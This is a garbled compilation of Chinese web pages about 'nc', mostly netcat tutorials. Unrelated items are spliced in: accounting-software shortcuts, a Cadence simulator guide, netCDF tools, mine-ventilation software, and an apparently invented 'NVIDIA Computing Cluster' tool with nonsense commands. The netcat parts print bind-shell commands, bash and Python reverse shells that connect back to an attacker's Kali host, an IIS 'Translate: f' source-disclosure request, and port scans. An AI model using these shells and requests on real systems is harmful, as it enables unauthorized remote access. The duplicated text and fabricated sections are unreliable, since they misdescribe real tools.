
nc命令详解
nc命令详解
netcat被誉为网络安全界的被誉为网络安全界的‘‘瑞士军刀瑞士军刀’’,相信没有什么人不认识它吧,相信没有什么人不认识它吧…………
一个简单而有用的工具,透过使用一个简单而有用的工具,透过使用TCPTCP或UDP协议的网络连接去读写数据。它被设计成一个协议的网络连接去读写数据。它被设计成一个稳稳
定的后门工具,
能够直接由其它程序和脚本轻松驱动。同时,它也是一个功能强大的网络调试和探测工具,
能够建立你需要的几
乎所有类型的网络连接,还有几个很有意思的内置功能乎所有类型的网络连接,还有几个很有意思的内置功能((详情请看下面的使用方法详情请看下面的使用方法))。
nc命令详解
Filedunder:security—ranbo@9:08pm
netcat被誉为网络安全界的被誉为网络安全界的‘‘瑞士军刀瑞士军刀’’,相信没有什么人不认识它吧,相信没有什么人不认识它吧…………
一个简单而有用的工具,透过使用一个简单而有用的工具,透过使用TCPTCP或UDP协议的网络连接去读写数据。它被设计成一个协议的网络连接去读写数据。它被设计成一个稳稳
定的后门工具,
能够直接由其它程序和脚本轻松驱动。同时,它也是一个功能强大的网络调试和探测工具,
能够建立你需要的几
乎所有类型的网络连接,还有几个很有意思的内置功能乎所有类型的网络连接,还有几个很有意思的内置功能((详情请看下面的使用方法详情请看下面的使用方法))。
在中国,它的WINDOWSWINDOWS版有两个版本,一个是原创者版有两个版本,一个是原创者ChrisWysopal写的原版本,另一个是写的原版本,另一个是由由
‘红与黑红与黑’’编译
后的新后的新‘‘浓缩浓缩’’版。版。‘‘浓缩浓缩’’版的主程序只有版的主程序只有101010多多KBKB((1010多多KBKB的的NCNC是不能完成下面所说的是不能完成下面所说的是不能完成下面所说的第第
4、第、第55种使用方法,
有此功能的原版NCNC好象要好象要好象要60KB60KB60KB::P),虽然),虽然””体积体积””小,但很完成很多工作。
一、基本使用
想要连接到某处想要连接到某处::nc[-options]hostnameport[s][ports]…
绑定端口等待连接绑定端口等待连接::nc-l-pport[-options][hostname][port]
参数参数::
-eprog程序重定向,一旦连接,就执行[危险危险!!]!!]
-ggatewaysource-routinghoppoint[s],upto8
-Gnumsource-routingpointer:4,8,12,…
-h帮助信息
-isecs延时的间隔
-l监听模式,用于入站连接
-n指定数字的IPIP地址,不能用地址,不能用hostname
-ofile记录记录161616进制的传输进制的传输
-pport本地端口号
-r任意指定本地及远程端口
-saddr本地源地址
-uUDP模式
-v详细输出详细输出——————用两个用两个用两个-v-v-v可得到更详细的内容可得到更详细的内容
-wsecstimeout的时间
-z将输入输出关掉将输入输出关掉——————用于扫描时用于扫描时其中端口号可以指定一个或者用其中端口号可以指定一个或者用lo-hilo-hi式的指定范围。
例如:扫描端口
tcp扫描
C:nc>nc-v-z-w2192.168.0.801-140
net[192.168.0.80]140(?)
net[192.168.0.80]139(netbios-ssn)open
net[192.168.0.80]138(?)
net[192.168.0.80]137(netbios-ns)
net[192.168.0.80]136(?)
net[192.168.0.80]135(epmap)open
net[192.168.0.80]81(?)open
net[192.168.0.80]80(http)open
net[192.168.0.80]79(finger)
net[192.168.0.80]25(smtp)open
net[192.168.0.80]24(?)
net[192.168.0.80]23(telnet)
net[192.168.0.80]21(ftp)
udp扫描
C:nc>nc-u-v-z-w2192.168.0.801-140
net[192.168.0.80]140(?)open
net[192.168.0.80]139(?)open
net[192.168.0.80]138(netbios-dgm)open
net[192.168.0.80]137(netbios-ns)open
net[192.168.0.80]54(?)open
net[192.168.0.80]53(domain)open
net[192.168.0.80]38(?)open
net[192.168.0.80]37(time)open
net[192.168.0.80]7(echo)open
二、高级应用
1.IE的MIME欺骗
这个网站目录提供了黑客的这个网站目录提供了黑客的nn关,过了这n关证明你开始入门了。我做的
http://www.try2hack.nl的国产版。
这个页面告诉我们的浏览器不是IE6.72,IE6.72,我们的我们的我们的**作系统不是LIUNX,LIUNX,我们不是从我们不是从
www.microsoft.com/ms.htm重定向链接过去的,重定向链接过去的,linuxlinux有IE6.72?微软会在它的页面上放
http://www.try2hack.nl/cgi-bin/level7.pl的链接?
nc221.10.222.3480
GET/level/level7.phpHTTP/1.1
Accept:image/gif,image/x-xbitmap,application/msword,*/*
Referer:http://www.microsoft.com/ms.htm
Accept-Language:zh-cn
Accept-Encodeing:gzip,deflate
User-Agent:Mozilla/4.0(compatible;MSIE6.72;Linuxi686)
Host:221.10.222.34
Connection:Keep-Alive2.IIS5“Translate:fTranslate:f””显示代码脆弱点
Translate:fTranslate:f脆弱点的机制:发送一个畸形的脆弱点的机制:发送一个畸形的脆弱点的机制:发送一个畸形的HTTPHTTPGET请求给服务器方一个可执行脚本或相
关文件类型(例如关文件类型(例如.ASP.ASP或者global.asaglobal.asa)。这些文件是用于服务器上运行的,绝不会到客户)。这些文件是用于服务器上运行的,绝不会到客户
机上去,而这个请求就会导致机上去,而这个请求就会导致IISIIS将这种文件的内容发送到远端的客户机上,而不是在服务将这种文件的内容发送到远端的客户机上,而不是在服务器器
上运行。这种畸形的HTTPGET请求的关键特性是该请求的末尾有一个特定的头信息
Translate:fTranslate:f,并有一个反斜杠,并有一个反斜杠,并有一个反斜杠””””””附于附于URLURL之后。下面就有这样的一个例子(之后。下面就有这样的一个例子(之后。下面就有这样的一个例子([CRLF][CRLF][CRLF]代表回代表回
车字符)
注意GETglobal.asa后的反斜杠以及Translate:f头信息。
GET/global.asaHTTP/1.0
Host:192.168.0.1
User-Agent:SensePostData
Content-Type:application/x-www-form-urlencoded
Translate:f
[CRLF]
[CRLF]
将以上内容保存在一个文本文件中(例如example.txtexample.txt))
然后向一个有这个漏洞的服务器发送
c:>typeexample.txt|nc–nvv192.168.0.8080
(UNKNOWN)[192.168.0.80]80(?)open
HTTP/1.1200OK
Server:Microsoft-IIS/5.0
Date:Tue,03Dec200208:50:46GMT
Content-Type:application/octet-stream
Content-Length:2790
ETag:“0448299fcd6df1:bea0448299fcd6df1:bea””
Last-Modified:Wed,13Nov200218:50:46GMT
Accept-Ranges:bytes
Cache-Control:no-cache
举例:
1)1)连接到连接到REMOTE主机,例子:
格式:格式:ncnc-nvv192.168.x.x80
讲解:连到讲解:连到192.168.x.x192.168.x.x的TCP80TCP80端口端口
2)2)监听监听LOCAL主机,例子:
格式:格式:ncnc-l-p80
讲解:监听本机的TCP80TCP80端口端口
3)3)扫描远程主机,例子:扫描远程主机,例子:
格式:格式:ncnc-nvv-w2-z192.168.x.x80-445
讲解:扫描讲解:扫描192.168.x.x192.168.x.x的TCP80TCP80到到TCP445TCP445的所有端口的所有端口
4)REMOTE主机绑定SHELLSHELL,例子:,例子:
格式:格式:ncnc-l-p5354-t-ec:winntsystem32cmd.exe
讲解:绑定REMOTE主机的主机的CMDSHELLCMDSHELL在REMOTE主机的主机的TCP5354TCP5354TCP5354端口端口
NC使用教程范文
NC使用教程范文
```
sudo apt-get install nc
```
```
brew install nc
```
2.打开文件:
使用以下命令打开一个文件:
```
nc <文件路径>
```
-`x`:删除光标所在位置的字符。
- `dd`:删除光标所在行。
-`:w`:保存文件。
4.查找和替换:
要进行文本替换,您可以使用 `:%s/old/new/g` 命令,其中 `old`
是要替换的文本,`new` 是替换后的文本,`g` 表示全局替换。
5.保存和退出: 6.其他常用命令:
- `:set number`:显示行号。
- `:set syntax=python`:设置文件语法类型为 Python,以获得正确的代码高亮效果。
- `:set tabstop=4`:设置制表符的宽度为 4 个空格。
- `:set expandtab`:将制表符转换为空格。
- `Ctrl + G`:显示当前光标位置。
nc客户端

博学笃行 自强不息
1
nc客户端
NC (Netcat) 客户端指南
摘要:本文介绍了NC(Netcat)客户端的基本概念、使用方法以及一些常见的应用案例。它是一个功能强大且通用的工具,用于在网络上进行连接、传输数据和测试网络服务。无论是渗透测试、网络安全分析还是网络管理,NC客户端都是一个非常有用的工具。
引言:
NC(Netcat)是一种网络工具,旨在提供一个可靠且高效的方法来在网络上进行数据传输。它最初是由Hobbit开发的,是一个基于命令行的实用工具,支持TCP和UDP协议。该工具的灵活性使其成为许多网络任务的首选工具之一。
一、NC客户端简介:
NC客户端是Netcat工具的一部分,它允许用户通过命令行界面与远程主机建立连接并进行数据传输。它可以用于多种不同的用途,包括远程控制、文件传输、端口扫描、网络测试等。
二、NC客户端的使用方法:
1. 建立连接: 博学笃行 自强不息
2
要建立与远程主机的连接,可以使用以下命令:
```nc ```
其中,\\是目标主机的IP地址或主机名,\\是目标主机上等待连接的端口号。
2. 文件传输:
NC客户端也可以用于文件传输。要将文件从本地主机传输到远程主机,可以使用以下命令:
```nc < ```
其中,\\ 是本地主机上要传输的文件的路径。
3. 端口扫描:
NC客户端还可以用于进行端口扫描,以确定目标主机上开放的端口。以下是一个简单的端口扫描命令示例:
```nc -zv -```
其中,\\和 \\是要扫描的端口范围。
4. 监听服务:
除了作为客户端发送请求,NC客户端还可以用作监听服务。要将NC客户端设置为监听模式,可以使用以下命令:
```nc -l ``` 博学笃行 自强不息
3
该命令将在指定的端口上启动NC客户端,并开始监听来自其他主机的连接请求。
三、NC客户端的常见应用案例:
1. 网络安全测试:
详解NC反弹shell的几种方法
详解NC反弹shell的⼏种⽅法

假如ubuntu、CentOS为⽬标服务器系统kali为攻击者的系统,ip为:192.168.0.4,开放7777端⼝且没被占⽤
最终是将ubuntu、CentOS的shell反弹到kali上
正向反弹shellubuntu或者CentOS上⾯输⼊
nc -lvp 7777 -e /bin/bashkali上输⼊
nc ip 7777正向反弹是⽬标机先执⾏nc命令,然后kali上再进⾏nc监听,即可反弹shell。
需要⽬标机安装nc。
反向反弹shell
⽅法1:bash反弹bash -i >& /dev/tcp/ip/port 0>&1但⾸先需要在kali上使⽤nc监听端⼝:nc -lvp 7777此⽅法在ubuntu下不会反弹成功,CentOS可以反弹成功。
⽅法2:python反弹
反弹shell的命令如下:
复制代码 代码如下:python -c "importos,socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('ip',port));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);"
⾸先,使⽤nc在kali上监听端⼝:nc -lvp 7777在CentOS或者ubuntu下使⽤python去反向连接,输⼊:
复制代码 代码如下:python -c "importos,socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('192.168.0.4',7777));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);
NC快捷键
键盘快捷键 功能 功能说明

NC凭证录入提供键盘支持:
F1 帮助 在线帮助
F2 参照 光标所在字段的参照
F3 查询 账表及列表中调出查询条件窗
F5或Ctrl+N 增加 新增一张凭证或单据
F6或Ctrl+S 保存继续 保存单据、凭证或账表格式,继续录入
F7或Ctrl+E 修改 启动单据修改
Ctrl+R 刷新 刷新
Ctrl+Delete 删除 删除凭证
Ctrl+Q 取消 取消当前单据操作模式
F8 日历 日历
F9 计算器 计算器
F10 确认 弹出窗口的确认在查询的对话窗口,等同如确认查询条件,在参照对话框等同确认按钮。关闭参照对话窗,回送选中的参照项目。
F12 显示命令窗 显示命令窗
Ctrl+I 增行 在单据和其他行录入界面操作时新增一行
Ctrl+D 删行 在单据和其他行录入界面操作时删除一行
Ctrl+A 全选 将凭证列表的所有记录全部置为已选标志
Ctrl+X 剪切 一般用于对单元格的操作
Ctrl+C 复制 一般用于对单元格的操作
Ctrl+V 粘贴 一般用于对单元格的操作
Ctrl+P 打印 打印
Alt+G 保存常用 保存常用凭证
Alt+T 调用常用 调用常用凭证
Alt+C 复制 复制分录
Alt+V 粘贴 粘贴分录
Alt+O 确认 结算信息录入窗口,录入完毕后确认功能
Ctrl+F4 注销登录 注销登录
ALT+F4 退出系统 ALT+F4退出系统
标准操作键:
Ctrl+鼠标点击 多选(跳选) 按住Ctrl键不放然后通过鼠标点击进行选择,被点中的记录即被选择为当前操作对象,再次点击即取消为当前操作对象
Shift+鼠标点击 多选(连选) 按住Shift键不放然后通过鼠标点击选择范围的开始和结束位置,即从开始到结束范围的记录均被选择为当前操作对象
Tab 焦点正向移动 仅限于凭证头
Shift+Tab 焦点逆向移动 从凭证表体到凭证表头、凭证表头之间各录入项目中逆向移动 Enter 焦点正向移动 从凭证表头到凭证表体、凭证表体之间各单元从左到右、从上到下顺序移动焦点。并自动进入编辑状态。
NC使用流程简介

NC使用流程简介
Cadence软件相比其他EDA工具提供了非常详细、精致的帮助文档,这将为用户的使用提供的很大的方便,因此建议使用者一定要习惯于从软件自带的帮助文档中寻找相关的心系解决遇到的问题。这里给出的是一个简要的流程,以方便初学者快速掌握基本的使用方法。更多相关说明及仿真阶段的具体参数设置请自行根据所使用的语言参阅参考资料。
工作模式的选择
启动NC的命令是:nclaunch &。命令行下敲which nclaunch可确定nclaunch的安装路径。
第一次运行NC的时候,将出现图1的对话框,需要用户选择工作模式,这里可供选择的主要是Multiple Step和Single Step,请选择Multiple。两种工作模式的区别Cadence自带的文档中有详细说明。
图1运行模式选择对话框
图2是Multiple工作模式下的主界面,左边是浏览目录,右边是实际的工作目录,请注意,单独切换左边的目录,右边目录不改变!
图2 Multiple工作模式下的主界面 建立工作环境
作为编译仿真工具,最核心的是源代码部分。鉴于NC的源文件编译器界面效果不佳,这里建议用户使用其他支持VHDL/Verilog语言的工具书写编译代码,在确保没有语法错误后再导入到NC中进行编译。
选择File Set Design Directory菜单,出现图3所示对话框
图3 Set Design Directory对话框
其中Design Directory——用户选择,给出源代码在目录;
Liberary Mapping File——点击Create cds.lib File…建立**文件夹,此时会弹出如图4所示对话框,选择Save,弹出图5所示的对话框,请选择Include Defualt Libraries,最终将建立INCA_lib文件夹用来保存整个设计中全部的库信息;
Work Library——在建立了cds.lib之后将出现worklib的默认选项,无需更改。
nco常用命令及高级玩法
__________________________________________________
__________________________________________________ NNco command:
注意:nc文件中的文件名最好不要用数字开头,

1. ncdump –h nc文件名 查看nc文件的信息
2. ncrcat 2001.nc 2002.nc 2003.nc out.nc n个nc文件按时间顺序合并
3. ncks:
ncks -d time,624,635 nswrs.mon.mean.kang.nc
nswrs.month.00.nc 将时次624到635的资料从nswrs.mon.mean.kang.nc中分割出来放在nswrs.month.00.nc中
ncks -A -v uavg,vavg in.nc out.nc 将in.nc中的uavg,vavg变量添加到out.nc中去,同时in.nc和out中的cordinate variable name重复,in.nc中的cordinate variable 替换out.nc 中的coordinate variable
ncks -O -x -v US in.nc out.nc : Remove US
variable from in.nc, that is, the out.nc contains
all variables of in.nc except US
ncks –O –d lon,12 in.nc out.nc: subset
variables with lon(12)
ncks –O –d lon,12. in.nc out.nc: subset
variables with lon=12. __________________________________________________
用nc双向听发通信的原理
用nc双向听发通信的原理
nc是一个非常常用的网络工具,其全称是netcat,是一个能够在网络上快速传输数据的命令行工具。它拥有很多功能,其中包括双向听发通信。双向听发通信是指在两台计算机之间建立一个双向的通信通道,每台计算机既可以发送数据也可以接收数据,从而实现双向的通信。
在nc中实现双向听发通信的原理非常简单,它基于客户端-服务器模型,其中一台计算机充当服务器,另一台计算机充当客户端。在服务器端,我们可以使用nc命令以监听的方式启动一个服务,等待客户端的连接。在客户端,我们可以使用nc命令以连接的方式连接到服务器端。这样,两台计算机之间就建立了一个双向的通信通道,可以自由的发送和接收数据。
在实际使用中,我们可以通过以下步骤来实现双向听发通信:
1. 在服务器端启动服务
在服务器端,我们可以使用nc命令以监听的方式启动一个服务,等待客户端的连接。例如,我们可以通过以下命令在本地的1234端口启动一个服务:
nc -l 1234
这样,服务器端就开始监听1234端口,并等待客户端的连接。
2. 在客户端连接服务 在客户端,我们可以使用nc命令以连接的方式连接到服务器端。例如,我们可以通过以下命令连接到服务器端的IP地址和1234端口:
nc 服务器IP地址 1234
这样,客户端就和服务器端建立了连接,两台计算机之间就建立了一个双向的通信通道。
3. 发送和接收数据
一旦双向通信通道建立起来,服务器端和客户端就可以自由的发送和接收数据。在服务器端和客户端分别输入数据后,对方就可以收到并显示对应的数据。
通过以上步骤,我们就可以实现双向听发通信。在这个过程中,服务器端和客户端都是平等的,既可以发送数据也可以接收数据,从而实现了双向的通信。这种双向听发通信的模式在实际应用中非常广泛,可以用于各种场景,例如远程控制、数据传输等。
除了上述的基本原理,nc还提供了很多选项和参数,可以进一步丰富和扩展其功能。例如,我们可以通过指定端口、协议和选项来定制nc的行为,满足各种不同的需求。通过这些丰富的功能,nc已经成为了网络工程师和系统管理员们的不可或缺的工具之一。
nc的使用方法
nc的使用方法
nc(NVIDIA Computing Cluster)是一种大规模并行计算平台,可用于支持NVIDIA GPU和其他并行计算资源。以下是nc的一些常见使用方法:
1. 安装nc
首先,您需要从NVIDIA官方网站下载并安装nc。安装完成后,您可以使用nc命令行界面(ncconsole)访问nc平台。
2. 创建ncconsole
要创建一个ncconsole,您可以使用以下命令:
```
ncconsole
```
这将打开一个命令行界面,您可以在其中输入命令和管理nc环境。
3. 启动ncconsole
要启动ncconsole,您可以使用以下命令:
```
ncconsole -xv
```
其中,`-xv`表示启动ncconsole时使用垂直同步(Vertical Sync)支持,以获得更好的性能和稳定性。
4. 创建和管理任务
在ncconsole中,您可以创建和管理任务。要创建新任务,您可以使用以下命令:
```
nc -xv task create
```
其中,``是要创建的新任务的名称。要运行任务,您可以使用以下命令:
```
nc -xv
```
其中,``是要运行的任务的命令。
5. 查看任务状态
要查看任务的状态,您可以使用以下命令:
```
nc -xv status
```
其中,``是要查看的任务的名称。
6. 停止任务
要停止任务,您可以使用以下命令:
```
nc -xv stop ```
其中,``是要停止的任务的名称。
这些是nc的一些常见使用方法。nc还有很多其他功能,例如任务调度、文件传输等,可以通过使用ncconsole命令行界面进行实现。
Nc1.0操作说明
矿井通风网络解算软件(NC)介绍及操作说明
目录
简单介绍 ............................................................................................................................... 1
界面简介: ........................................................................................................................... 1
矿井通风网络动态建立 ....................................................................................................... 4
矿井通风网络对象属性录入 ............................................................................................... 8
风机特性曲线拟合 ............................................................................................................. 11
网络检查 ............................................................................................................................. 13
风流方向拟定 ..................................................................................................................... 14
linuxnetcat命令详解
linuxnetcat命令详解
功能说明:强⼤的⽹络⼯具
语 法:nc [-hlnruz][-g<⽹关...>][-G][-i][-o][-p][-s][-v...][-w][主机名
称][通信端⼝...]
参 数: -g<⽹关> 设置路由器跃程通信⽹关,最多可设置8个。
-G 设置来源路由指向器,其数值为4的倍数。
-h 在线帮助。
-i 设置时间间隔,以便传送信息及扫描通信端⼝。
-l 使⽤监听模式,管控传⼊的资料。
-n 直接使⽤IP地址,⽽不通过域名服务器。
-o 指定⽂件名称,把往来传输的数据以16进制字码倾倒成该⽂件保存。
-p 设置本地主机使⽤的通信端⼝。
-r 乱数指定本地与远端主机的通信端⼝。
-s 设置本地主机送出数据包的IP地址。
-u 使⽤UDP传输协议。
-v 显⽰指令执⾏过程。
-w 设置等待连线的时间。
-z 使⽤0输⼊/输出模式,只在扫描通信端⼝时使⽤。
nc (netcat)最新版源码下载及nc命令详解
扩展资料⼀: nc简单使⽤⽰例
简单⽤法举例1.端⼝扫描
# nc -v -w 2 192.168.2.34 -z 21-24
nc: connect to 192.168.2.34 port 21 (tcp) failed: Connection refused
Connection to 192.168.2.34 22 port [tcp/ssh]succeeded!
nc: connect to 192.168.2.34 port 23 (tcp) failed: Connection refused
nc: connect to 192.168.2.34 port 24 (tcp) failed: Connection refused
2.从192.168.2.33拷贝⽂件到192.168.2.34
在192.168.2.34上: nc -lp 1234 > test.txt
在192.168.2.33上: nc 192.168.2.34 1234 < test.txt